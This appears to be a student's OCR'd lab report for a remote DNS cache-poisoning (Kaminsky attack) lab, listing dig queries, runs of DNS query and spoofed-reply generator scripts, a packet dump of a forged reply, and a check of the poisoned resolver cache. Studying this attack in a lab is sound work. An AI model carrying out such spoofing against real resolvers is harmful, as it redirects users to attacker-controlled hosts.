
Computer Network Security

Name	Naman Choudhary
SRN	PES2UG20CS209
Section	D


Remote DNS Attack Lab

Task 0:

```
dig ns.attacker32.com
```





```
dig www.example.com
dig @ns.attacker32.com www.example.com
```



Task 1: Construct DNS request


```
python3 generate_dns_query.py
```




Task 2: Spoof DNS Replies

```
dig NS example.com
dig +short a [example.com name server's name]
```


```
python3 generate_dns_reply.py
```


seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:attacker:/volumes# python3 generate_dns_reply.py
###[IP]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = 0x0
src = 199.43.135.53
dst = 10.9.0.53
\options \
###[UDP]###
sport = domain
dport = 33333
len = None
chksum = 0x0
###[DNS]###
id = 43690
qr = 1
opcode = QUERY
aa = 1
tc = 0
rd = 0
ra = 0
z = 0
ad = 0
cd = 0
rcode = ok
qdcount = 1
ancount = 1
nscount = 1
arcount = 0
\qd \
|###[DNS Question Record]###


Wireshark:




Observation: Spoofed DNS packets observed

Task 3: Launch the Kaminsky Attack

```
gcc -o kaminsky attack.c
./kaminsky
```





```
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```



